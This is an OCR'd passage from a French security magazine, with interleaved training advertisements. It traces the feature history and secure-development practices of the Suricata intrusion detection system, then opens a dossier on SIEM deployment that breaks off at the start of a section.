


Fig. 1 : Historique des versions majeures de Suricata.

1.1 Suricata 1.0 : welcome to the HTTP world

Si le support du *multithreading* est un avantage en termes de performances, la compréhension du HTTP en est le principal apport fonctionnel. Suricata 1.0 était ainsi capable de lire un jeu de règles Snort, mais disposait en plus d'une série de mots clefs pour chercher dans les champs protocolaires de HTTP.

Les signatures pouvaient pour la première fois demander une valeur d'un champ protocolaire comme l'URI sans avoir à réaliser la décomposition elle-même. Ceci diminue la complexité d'écriture d'une signature et augmente en même temps les performances, car des techniques d'optimisation sont mises en oeuvre pour accélérer la recherche dans ces champs spécifiques. Un autre point fonctionnel important est la reconnaissance protocolaire qui repose sur une analyse du début d'un échange pour en déterminer le protocole indépendamment du port. Cela a eu un impact considérable en terme de taux de détection de Suricata, car les logiciels malveillants de l'époque utilisaient souvent des ports hauts pour se connecter aux serveurs de contrôle et ensuite échanger en HTTP.

Suricata 1.0 est publié en juillet 2010 après deux ans de développement. Les points précédemment mentionnés sont là et Suricata offre également des capacités de détection multi étapes grâce aux mots clefs *flowbits*, *flowvar* et *flowint*. Ces mots clefs sont une première phase pour dépasser la faiblesse du langage des signatures héritée de Snort. Sa très faible expressivité (pas de branchement possible par exemple) rend en effet complexe, voire impossible, toute analyse avancée. La famille de mots clefs *flowbits* fournit un moyen de passer de l'information entre signatures et donc de construire un moteur à états. Il est limité certes à décrire des états au sein d'un même flux, mais cela est déjà un progrès notable. L'approche retenue est plus restreinte que celle de Snort qui utilise des règles écrites en langage C, mais la mise en oeuvre des variables flow est beaucoup plus simple.

Une fonctionnalité fait également son apparition et elle est en rupture avec la définition stricte d'un IDS. Suricata 1.0 est capable de journaliser les requêtes HTTP à la façon d'un serveur Apache (ndla : l'ancêtre de Nginx pour nos plus jeunes lecteurs). Ce n'était pas dans les spécifications initiales, mais ce n'était pas compliqué à faire et le coût en performance était moindre. Cette approche opportuniste restera typique du développement de Suricata.

1.2 Suricata 1.2 : extraction de fichiers

La version 1.2 (janvier 2012) et la version 1.3 (juillet 2012) sont dominées par l'ajout de l'extraction de fichiers. La compréhension du protocole HTTP étant suffisante pour voir ce qui transite dans les requêtes, il est apparu en fait naturel de réaliser une analyse des fichiers échangés. Ce qui fut fait avec le calcul de somme de contrôle et l'extraction des fichiers dans la version 1.2. La version 1.3 ajoutera quant à elle le mot clef *filemd5* qui vérifie si le md5 d'un fichier échangé appartient à une liste stockée dans un fichier passé en argument. Il sera étendu plus tard avec les mots clefs *filesha1* et *filesha256*.

La version 2.1 verra elle l'ajout de l'extraction pour SMTP. NFS arrivera avec la version 4.0 et Samba et FTP avec la version 4.1.

1.3 Suricata 1.3 : TLS

La version 1.3 sort en 2012 et apporte le support de TLS grâce à une contribution de Pierre Chifflier alors en poste à l'ANSSI. Il ne s'agit de déchiffrement, mais d'une analyse de la négociation TLS avec extraction d'informations comme le sujet du certificat, son signataire et son empreinte. C'est une étape importante puisque pour la première fois Suricata s'écarte totalement de la vue d'un IDS comme présentateur de données. Ici, le décodage est complexe et extrait des données qui ne sont pas visibles à l'oeil nu sur le réseau. La première approche du même type avait été la décompression des corps de messages HTTP, mais il s'agissait d'une transformation directe de la donnée.

Les fonctionnalités TLS ont été utilisées pour répondre à l'évolution des logiciels malveillants qui avaient commencé à utiliser le chiffrement Des signatures sont disponibles pour détecter des connexions vers des serveurs utilisant par exemple les configurations par défaut de OpenSSL. Une autre approche intéressante a été celle de Abuse.ch qui a utilisé le mot clef de détection d'empreinte de certificats pour publier et maintenir une série de règles référençant l'empreinte de certificats utilisés par des serveurs de contrôles de logiciels malveillants **[ABUSE]**.

Des mots clefs dédiés à TLS font leur apparition et les événements TLS sont journalisés dans un fichier dédié. L'approche mixte de détection d'intrusion et surveillance réseau orientée sécurité commencée avec le HTTP se confirme avec cet ajout. Cette approche restera la norme : un support protocolaire complet est composé de l'identification dynamique du protocole, de la journalisation des événements, des mots clefs dédiés et de l'extraction des fichiers si le protocole s'y prête.

L'évolution du support de TLS s'est poursuivie au fil des versions. L'extraction sur disque de certificats a été ajoutée dans Suricata 1.4 et les données extraites ont été complétées progressivement (validité, serveur name indication). La version 4.1 apporte sur le support de JA3 qui est une solution d'identification des clients TLS **[JA3]**.

1.4 Suricata 1.4 : Lua est approuvé

Il faudra attendre Suricata 1.4 en juillet 2012 pour voir un réel bond fonctionnel au niveau des signatures avec l'ajout du support de Lua. Elles peuvent désormais avoir

pour filtre un script Lua qui récupère des tampons exposés par Suricata (contenu du paquet, sujet TLS...) et dont la valeur de retour détermine s'il y a correspondance ou pas. Le script Lua peut également créer et modifier des variables de flowbits et c'est donc un véritable langage de programmation combiné à une sauvegarde d'états qui est disponible. Un champ de possibilités énorme est alors ouvert. Le support lua est utilisé par exemple pour détecter de manière fiable la faille Heartbleed dès le jour de sa sortie, là où les techniques classiques n'ont qu'une détection partielle. Malheureusement, Lua n'aura pas eu le succès escompté pour une raison triviale. Le script lua utilisé par une signature doit être distribué avec la règle et l'ajout de ce type de fichier n'était pas prévu par les gestionnaires de signatures. Ces derniers ont pour rôle de télécharger les nouvelles signatures, d'appliquer les modifications (désactivation de signatures ou de catégorie de signatures) et de déclencher une mise à jour du jeu de signature de l'IDS. Malheureusement, les outils disponibles ne supportaient pas la gestion de ces fichiers accompagnant les signatures. Le support de Lua a donc été limité au niveau de son usage et de sa diffusion par manque de support au niveau de l'infrastructure. L'intérêt de Lua est toujours là et la reprise de l'activité au niveau des gestionnaires de signatures laisse à penser qu'il y a toujours de l'espoir pour un usage étendu.

Cette leçon a sans doute été retenue avec la publication par l'OISF de *suricata-update*, un outil de mise à jour de règles, qui est intégré à Suricata 4.1.

1.5 Suricata 2.0 : osons JSON

La version 2.0 du Suricata est publiée en 2014 et marque un tournant avec le choix de JSON comme format préféré pour les événements générés. Grâce à cette contribution de Tom Decanio, le projet quittait enfin les années 90 en abandonnant les formats de fichiers texte non structurés ou binaires comme unified2 pour un format unique et facilement exploitable.

L'injection des données créées par Suricata dans des outils comme la suite Elasticsearch ou Splunk était possible trivialement. Le tout avec une « corrélation » naturelle sur le nom des champs utilisés. Une adresse IP source étant par exemple toujours le champ **`src_ip`**. Un seul fichier contient tous les événements depuis les alertes jusqu'aux événements protocolaires de type DNS, SSH, TLS ou HTTP en passant par les statistiques de performance.

Sur le plan de la détection d'intrusion, l'arrivée d'une alternative à unified2 a été un grand progrès. Ce format binaire dédié aux alertes ne supportait que des champs de type IP et les informations de base de la signature (message, identifiant, catégorie). Il était aussi impossible à étendre pour ajouter plus d'informations aux alertes. D'un côté pratique, les couches logicielles menant du fichier *unified2* à la base de données utilisée pour présenter les événements étaient loin d'être fiables et intuitives. Dans le même temps, Suricata comprenait de plus en plus de protocoles et pouvait donc ajouter des informations contextuelles aux alertes provenant de l'analyse protocolaire. Le concept est simple : pourquoi demander à l'analyste de refaire le travail d'analyse protocolaire d'une alerte sur un flux HTTP quand Suricata a déjà réalisé une extraction structurée ? Observer les champs extraits et réaliser des analyses statistiques sur les valeurs extraites est beaucoup plus simple et efficace.

La version 2.1 de Suricata a exploité cette ouverture en ajoutant des données protocolaires dans les alertes, notamment pour HTTP. Le travail sur ce sujet a continué assez longtemps et la plupart des protocoles supportés




Fig. 2 : Evénement TLS au format EVE JSON.

SANS Paris
1 - 6 JULY 2019
SEPTEMBER & NOVEMBER
DATES TO BE ANNOUNCED SOON

SANS EMEA

WWW.SANS.ORG
@SANSEMEA

The Largest and Most Trusted Source of Cyber Security Training, Certification, and Research in the World

TRAINING TOPICS INCLUDE:

- DIGITAL FORENSICS
- INCIDENT RESPONSE
- PEN TESTING
- SECURE SOFTWARE DEVELOPMENT
- SECURITY AWARENESS
- CYBER DEFENCE
- MANAGEMENT
- AUDIT
- INDUSTRIAL CONTROL SYSTEMS

Register now at SANS.org for one of our training events throughout Europe or the Middle East. Choose any training location from Amsterdam, Brussels, Copenhagen or Dubai to Oslo, Paris, Rome, Riyadh, Stockholm or Zurich.

TAKE SANS TRAINING AT A SANS TRAINING EVENT,
IN A PRIVATE CLASS OR ONLINE
WITH SANS ONDEMAND

www.sans.org/emea emea@sans.org @SANSEMEA (+44) 203 384 3470

ont été ajoutés dans l'alerte. La version 4.0 est allée un peu plus loin avec la journalisation du corps des requêtes et réponses HTTP. Ces champs étant potentiellement compressés à la volée, il était particulièrement intéressant de les retrouver décompressés et donc lisibles dans les alertes.

1.6 Suricata 3.0 xbits

Suricata 3.0 est publié en janvier 2016 et la nouveauté principale est l'ajout de xbits. Il s'agit de dépasser la limite des flowbits qui ne pouvaient pas être utilisés dans l'analyse d'attaques multi-flots. Le concept a été proposé par Michael Rash **[XBITS]** et est une évolution des flowbits où la signature attache une variable à une adresse IP ou par couple d'adresses (client et serveur). Des signatures peuvent alors collaborer au sein d'un moteur à état qui dépasse le simple flot.

1.7 Suricata 4.0 – In Rust, we trust

Si l'on regarde du côté fonctionnel, la version 4.0 est dominée par l'ajout du support de NFS et de NTP. Ces protocoles ont été ajoutés en utilisant une technologie commune à savoir la combinaison de *Rust* et de Nom **[NOM]**. Laissons la partie développement sécurisée de côté pour l'instant (voir 2.5 pour plus de détails). Ce choix d'une technologie sécurisée et efficace pour le développement de parseurs a comme principal objectif d'augmenter rapidement et sans crainte de problèmes de sécurité la couverture protocolaire de Suricata. À court terme, tout nouveau protocole devra être implémenté en *Rust*.

Les nouveaux protocoles ajoutés sont principalement des protocoles utilisés dans les réseaux internes (la version 4.1 voit ainsi SMB et DHCP arriver). L'idée est d'augmenter la valeur de Suricata lorsqu'il est déployé pour analyser des flux internes. Ce type de déploiement est intéressant au vu d'une part de l'augmentation de l'utilisation du chiffrement sur les connexions vers Internet (et donc de la perte de visibilité sur le trafic) et d'autre part en raison de la prise en compte de la menace constituée par les mouvements latéraux lors des attaques.

1.8 Suricata 4.1

Suricata 4.1 est dominé par l'ajout du support complet des protocoles de la famille Samba : journalisation des requêtes, mots clefs dédiés et extraction des fichiers. L'impact pour le déploiement de Suricata sur les flux internes est assez considérable. La capacité de journaliser les événements sur ces protocoles et de réaliser une extraction de fichiers change la donne. Les enregistrements sont assez complets pour pouvoir mettre en place des stratégies d'analyse fines comme le montre l'exemple suivant décrivant une transaction sur un partage :

```
"smb": {
  "id": 3,
  "dialect": "2.10",
  "command": "SMB2_COMMAND_TREE_CONNECT",
  "status": "STATUS_SUCCESS",
  "status_code": "0x0",
  "session_id": 4398046511121,
  "tree_id": 1,
  "share": "\\\\admin-pc\\c$",
  "share_type": "FILE"
}
```

Fig. 3 : Sous Object SMB dans un événement SMB au format EVE JSON.

2 Le développement sécurisé dans Suricata

Comme le dit très bien Pierre Chifflier, membre du conseil communautaire de Suricata, un IDS doit être capable de digérer la boue d'Internet tout en ne plantant pas. La sécurité du développement est donc un des points critiques. Elle a donc été prise au sérieux dès le début et a évolué avec son temps.

2.1 Tests unitaires et fonctionnels

Le premier arsenal mis en place a été construit lors du développement, il s'agit d'une utilisation systématique des tests unitaires. On en compte plus de 3600 dans la dernière version. Ils couvrent d'une part la validité des différents modules développés, d'autre part les cas ayant déclenché des bugs. Pour ce qui est de la première partie, plusieurs phases du code sont vérifiées. La lecture et l'interprétation correcte de la configuration (ou de la signature pour un module de détection). Mais aussi, la validation du fonctionnement « complet » d'un mot clef. Dans ce dernier cas, le test consiste le plus souvent à créer un pseudo packet, potentiellement accompagné de morceaux de flux TCP. Dans le même temps, une signature stockée dans une chaîne de caractères est lue et injectée dans un moteur de détection créé pour la recevoir. Le test appelle ensuite la fonction de détection (qui a la bonne idée d'être le point d'entrée unique). Le résultat est alors comparé à celui attendu pour déterminer le succès du test.

Aussi avancés soient-ils ces tests ne peuvent recréer un contexte complexe dans un logiciel *multithread* aussi, Suricata est déployé en continu sur des systèmes réels et est lancé de manière automatisée sur une base de fichiers Pcap pour détecter d'éventuels problèmes. Ces fichiers ont des provenances et des objectifs variés, il s'agit parfois de simples traces contenant des protocoles analysés par Suricata. Mais les plus intéressants sont sans doute les traces correspondant à d'anciens problèmes tels que des évasions ou des crashs. Ces tests sont lancés grâce à des buildbots. Il y a une infrastructure semi-publique (les données étant confidentielles) et une infrastructure privée. Les développeurs référencés doivent soumettre leur code aux tests semi-publics avant de pouvoir demander l'inclusion de leur code dans la branche officielle. L'infrastructure privée contient un nombre

important de builders. L'idée est principalement d'avoir toutes les architectures supportées testées en continu.

2.2 Analyseurs statiques

Le *buildbot* privé intègre également des outils open source d'analyse statique comme *Drmemory* et *scanbuild*. Une analyse est donc effectuée avant chaque envoi de *commits* sur le dépôt public. Suricata fait aussi partie des projets open source surveillés par Coverity et le code poussé sur le dépôt public est testé de manière régulière.

Depuis 2011, le système *buildbot* fait également une batterie de tests sémantiques (lancés via `make check`). Ce vocabulaire n'est certainement pas officiel. Il s'agit d'une approche complémentaire des analyseurs statiques visant à détecter des mauvais usages des API internes ou encore l'utilisation de fonctions interdites. Ces tests sont écrits grâce au logiciel Coccinelle **[cocci]**, un moteur d'analyse et de transformation sémantique de code C.

Le code suivant est un des tests les plus simples qui vérifie qu'un champ dans la structure Packet n'est pas utilisé directement au lieu de passer par les macros dédiées :

```
@action@
typedef Packet;
Packet *p;

position p1;
@@

p->action@p1

@ script:python @
p1 << action.p1;
@@

print "Invalid usage of p->action, please use macro at %s:%s" %
(p1[0].file, p1[0].line)
import sys
sys.exit(1)
```

La structure est la suivante, l'entête action définie un type C Packet et la ligne suivante annonce que l'on va avoir un pointeur sur un Packet noté `p`. Par noté `p`, on entend vraiment que toute variable de type Packet * sera vue par Coccinelle et le motif `p→action` sera recherché. Ainsi, le code suivant génèrera une erreur :

```
void PacketFree(Packet *q)
{
    q->action = DROP;
    PACKET_DESTRUCTOR(q);
    SCFree(q);
}
```

La vérification de la cohérence des drapeaux (ajout de 2013) est un autre exemple. Suricata avait alors connu au moins un bug lié à l'utilisation d'une famille de drapeaux dédiée à une structure (notons-la A) dans

une autre structure (B). Lorsque la famille de flags de A a été modifiée, la gestion des états de B a été impactée à cause du changement de valeur d'un drapeau. Ce bug a pris plus d'une semaine à être corrigé. Aussi, une solution générique a été mise en place. La déclaration d'une structure peut s'accompagner d'un commentaire associant un champ et la famille de drapeaux qui lui est assignée. Par exemple, pour signifier que le champ **flowflags** de la structure **Packet** doit uniquement recevoir des drapeaux de la famille **FLOW_PKT_** , on peut utiliser :

```
/* coccinelle: Packet:flowflags:FLOW_PKT_ */
```

Un script Python a été développé pour analyser les sources et générer un fichier de tests Coccinelle qui valide l'utilisation correcte des drapeaux.

2.3 ASAN

En 2013, les tests automatisés de lecture de pcaps ont été modifiés pour utiliser la fonctionnalité Address SANitizer (ASAN) de LLVM/Clang. L'impact de l'utilisation d'ASAN est simple, le programme s'arrête dès qu'une utilisation invalide de la mémoire est réalisée. Un message d'erreur est affiché au moment de la sortie de l'exécution. En cas de fuite de mémoire, une analyse est affichée à la sortie.

ASAN est un outil de détection d'erreur mémoire basé sur l'instrumentation du binaire et une bibliothèque. Il détecte les accès hors limites, les utilisations après libération, utilisations après retour, les doubles libérations. Le tout pour un temps d'exécution simplement multiplié par 2. Valgrind était auparavant utilisé dans ce genre de cas, mais la dégradation en performance était telle qu'il n'était pas envisageable de lancer Suricata sur du vrai trafic. La rapidité de ASAN fait qu'il a été activé sur les systèmes de tests en trafic réel dont dispose l'OISF pour détecter toutes erreurs pouvant apparaître en condition réelle.

2.4 American Fuzzy Loop

L'un des plus récents ajouts est l'utilisation d'AFL, pour *American Fuzzy Loop*. Des campagnes d'utilisation d'AFL ont été lancées début 2015 et des problèmes ont du être fixés.

AFL utilise une technique de *fuzzing* classique combinée à un binaire instrumenté pour découvrir le plus de chemins possibles lors des itérations.

Comme beaucoup de *fuzzers*, le principe d'AFL consiste en effet à partir d'une entrée et à la faire évoluer en lançant le binaire fournit à chaque fois pour détecter un plantage. Dans le cas de Suricata, le lancement d'une instance complète prend beaucoup trop de temps pour itérer rapidement et des modes de fonctionnement dédiés ont donc été développés pour pouvoir tester de manière isolée et efficace des sous-systèmes critiques (*parseurs* protocolaires par exemple). De plus, le *fuzzing* est fait sur un binaire compilé avec ASAN pour élargir le champ des erreurs.

2.5 Rust

L'ajout de Rust est certainement une des étapes les plus importantes dans l'évolution de Suricata. Ce changement a été proposé par Pierre Chifflier lors de Suricon 2016, qui était la deuxième conférence annuelle des utilisateurs de Suricata **[RUSTICATA]**. Auteur du support initial de TLS dans Suricata et fort de cette expérience, Pierre Chifflier est arrivé à la conclusion que l'écriture de *parseurs* fiables et sécurisés en C est pratiquement impossible. Il a donc proposé l'utilisation de Rust et de Nom, une bibliothèque d'écritures de *parseurs* combinatoires.

Rust bénéficie d'une gestion mémoire plus sûre que le C. Elle rend des failles de type dépassement de tampon ou utilisation après libération impossible si le développeur n'utilise pas le mot clef *unsafe*.

Ces mécanismes entraînent une augmentation de la complexité du développement pour une population de développeurs aguerris au C. Il y a donc beaucoup de désavantages et d'obstacles à l'adoption du langage dans un projet comme Suricata. La proposition de Pierre Chifflier limite cette complexification par l'usage de Nom, une bibliothèque de *parseurs* combinatoires. Le développeur va certes *devoir* se plier à l'écriture de code Rust, mais dans le contexte de Nom qui simplifie énormément l'écriture de parseurs. Les six protocoles ajoutés dans Suricata 4.1 témoignent du succès de l'approche.

Conclusion

Au départ un IDS classique, Suricata est maintenant un moteur dual offrant IDS et monitoring réseaux orienté sécurité. L'écosystème des utilisateurs et contributeurs est varié avec des entités telles que Google, Fireeye, le CERT Norvégien ou encore l'ANSSI et il témoigne du succès de cette approche. Cependant, le passage au chiffrement sur Internet va limiter de plus en plus la visibilité apportée pour les placements périphériques et un déploiement plus intérieur analysant les protocoles internes semble être une attitude à adopter pour rester pertinent. Enfin, l'importance de la communauté a été récemment encore renforcée avec la création du conseil communautaire qui poursuit tout au long de l'année les échanges avec la communauté qui ont lieu lors de la discussion annuelle de la roadmap. ■

Remerciements

Un énorme remerciement à l'OISF et à la communauté formée autour de Suricata. Et une spéciale dédicace pour les contributions externes majeures. Merci donc à Pierre Chifflier pour le support TLS et l'initiative Rust, Michael Rash pour le concept de xbits et à Tom Decanio pour la sortie JSON.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

+33 974 774 390

www.hs2.fr

formations@hs2.fr

SIEM : ALL YOUR LOG ARE BELONG TO US

Un SIEM, pour *Security Information and Event Management*, cherche à répondre à une problématique en apparence plus simple que l'acronyme lui-même : gérer et exploiter vos logs de manière un peu moins rudimentaire qu'à coup de grep et d'expressions régulières écrites pour l'occasion. Certes, lorsque l'on sait quoi et comment, chercher l'information se révèle être l'affaire de quelques commandes. Et comme en sécurité ce n'est jamais le cas (information partielle perdue dans les logs, alerte étrange levée par un système de supervision vieillissant), la tâche d'analyser rapidement ce qu'il se passe sur votre SI sera autrement plus ardue . Par ailleurs, le volume de données à traiter et l'hétérogénéité de ces dernières vont vite montrer les limites d'une approche à la mano. Bref, pour chercher l'origine d'un bruteforce ssh sur un serveur, cela reste imaginable, mais pour avoir un œil sur les logs des firewalls, des WAF, des IDS, des IPS, des serveurs, des équipements réseaux et des nombreux autres éléments de sécurité intégrés à votre SI, il va falloir se tourner vers une solution plus adaptée : les SIEM.

Ce type d'outil dispose de fonctionnalités assez larges (stockage/corrélation de logs, gestion d'alerte, analyse forensique) et leur déploiement est aujourd'hui devenu plus systématique qu'il y a quelques années. On trouve d'ailleurs de plus en plus de produits et de prestataires sur le marché qui n'existaient pas il y a encore deux ou trois ans, comme des solutions externalisées (et opérées par des équipes externes). Bien entendu, les promesses sont nombreuses pour ce qui concerne le futur des SIEM et les commerciaux préparent déjà leur plaquette autour du cloud (SIEM en mode SaaS) et du machine learning pour détecter les attaques qui n'ont pas encore eu lieu (pardonnez-moi mes sarcasmes).

Cependant, les quelques années passées ont déjà fait beaucoup évoluer le domaine, et l'intérêt de ce dossier est avant tout de partager des retours d'expérience. Ce sera l'objet du premier article, qui présentera un retour opérationnel autour des problématiques de fonds que pose la mise en place d'un SIEM.

Un autre élément nouveau est la possibilité de monter de plus en plus facilement un SIEM avec une base d'outil open source, comme avec la stack Elastic (ElasticSearch, Logstash, Kibana). Ce sujet sera l'objet d'un retour d'expérience technique du montage d'un SIEM au sein d'un acteur important du Web.

Enfin, deux articles avec des orientations plus spécifiques viendront s'ajouter : l'un traitant de la problématique de la collecte de fichiers de journalisation de systèmes industriels isolés, et pour clôturer ce dossier un article sur l'intégration d'un système de détection d'intrusion bien connu, Suricata, au sein d'un SIEM.

Émilien GASPAR / gapz / eg@miscmag.com

AU SOMMAIRE DE CE DOSSIER :

QUELQUES ENJEUX POUR VOTRE SIEM

Laurent OUDOT – laurent.oudot@tehtris.com
Co-CEO & CTO de TEHTRIS

mots-clés : *SIEM / INFRASTRUCTURES / COLLECTE ET STOCKAGE DE LOGS / DÉTECTIONS / ALERTES*

Comment concevoir et optimiser la mise place d'infrastructures de type SIEM, dans des environnements relativement complexes ? Hétérogénéité des composants, tailles des infrastructures, limitations sur les moyens humains et financiers, défis technologiques et organisationnels, pressions et menaces internes et externes...

Cet article propose d'aborder la thématique du SIEM, afin d'échanger en toute simplicité sur la mise en place d'infrastructures qui cherchent à combiner les ingrédients de la réussite. De la collecte des logs jusqu'aux alertes réelles, comment réussir votre projet SIEM quand il contient quelques complexités ou spécificités : SCADA, IOT, multiples pays, réseaux immenses, infrastructures hétérogènes et distribuées, soucis de débits, liaisons non résilientes, intrusions existantes et inconnues, risques d'espionnage ou de sabotage internes et externes, visiteurs et menaces internes, problèmes organisationnels, faibles moyens, etc.

Cet article vise à offrir un retour d'expérience d'experts opérationnels, mais il doit aussi conserver une taille raisonnable ; nous prendrons donc la liberté de contourner certains détails ou éléments que le lecteur attentif reconnaitra. L'idée n'est donc pas d'aborder tous les points techniques possibles au monde, mais de partager une vue rapide globale. D'autres façons de penser ou discussions pourraient donc exister en dehors de cet article précisément.

1 Préparer son infrastructure

Lorsque vous composez une infrastructure SIEM, de nombreux défis techniques et humains s'imposent, et les outils seuls ne peuvent répondre à tous les besoins. Bien évidemment, dans le meilleur des mondes (possibles), on pourrait prendre son temps, analyser la totalité de l'infrastructure, ou même avoir des budgets et des équipes illimités.

En réalité, lorsqu'une entité souhaite mettre en place un projet SIEM, nous distinguons en général deux cas un peu extrêmes : ceux qui souhaitent un SIEM pour des raisons quelque part « externes » (risques autour de la GDPR, traçabilité/surveillance à justifier pour des problèmes de conformité, etc.), et ceux qui veulent un SIEM pour des usages « internes » (aspects opérationnels de lutte contre l'espionnage, etc.).

Les deux mondes savent se retrouver, mais les parties prenantes sont parfois distinctes, et le sponsor du projet pourra influencer des choix allant jusqu'à la technique. Après une danse complexe entre les acheteurs, les juristes, les dirigeants, les services IT, les équipes SSI, les prestataires, etc., on peut commencer à mettre en place son infrastructure efficace, en optimisant les coûts. Le but est d'éviter le projet se soldant au final par une gestion de faux positifs liés à des spectres techniques imparfaits. Cette efficience est complexe à trouver, et elle peut nécessiter de sacrifier quelques points grâce à une savante alchimie allant du management à la technique.

En guise d'exemples introductifs, voici des questions qui reviennent souvent sur ces aspects : à quoi bon collecter et stocker toutes les alertes de type SYSLOG qui proviennent :

- de switches réseaux avec de nombreuses traces inutiles indiquant que l'interface lambda est up ou down ?
- d'équipements qui n'ont même pas de traces utilisables pour de la cybersécurité (une borne wifi qui ne partage pas d'infos techniques utiles par exemple) ?

Ces deux questions sont assez anodines ou simples, mais c'est exactement le problème de certains projets SIEM : il faut savoir arbitrer, car le projet trop maximaliste pourrait s'éloigner de la réalité opérationnelle. On pourrait vouloir tout conserver, sans regarder le contenu, mais l'entreprise risquerait d'avoir besoin d'une base de stockage potentiellement coûteuse avec une utilité à prouver. Au-delà de ce sujet, ce qu'on illustre ici, c'est l'art du consensus : dans un projet SIEM réussi, on doit rassembler les différentes parties prenantes, avec des

experts capables d'honorer et de comprendre les besoins de chacun et du groupe, afin de trouver les plus grands dénominateurs communs offrant la plus large assise de compromis, sur tous les paramètres. Petits exemples :

- les financiers et les dirigeants surveilleront avec justesse les dépenses voire les discours commerciaux ;
- les admins surveilleront l'arrivée d'agents ou de traces dans leurs systèmes, avec la crainte de performances amoindries ou de surplus inutile de travail et de reconfigurations ;
- les développeurs voudront utiliser le SIEM pour faire autre chose que de la sécurité comme du debug ou une « télémétrie propre » ;
- les admins réseaux craindront de voir les bandes passantes occupées par des flux nouveaux ou difficilement calculables à l'avance ;
- les employés seront rencontrés pour justifier la mise en place d'une traçabilité positive qui n'est pas là pour surveiller ce qu'il font, mais qui peut générer des craintes de dérives sur la surveillance ;
- les équipes de sécurité espèreront avoir enfin une vision sur leur parc...

C'est évidemment un art complexe, où le responsable trouvera intéressant de s'entourer de personnes efficaces, humainement respectueuses et positives, en prévision des situations où les rouages historiques et les problèmes culturels (aspects internationaux) peuvent ralentir le projet.

2 Collecter les logs

2.1 Unifier les traces

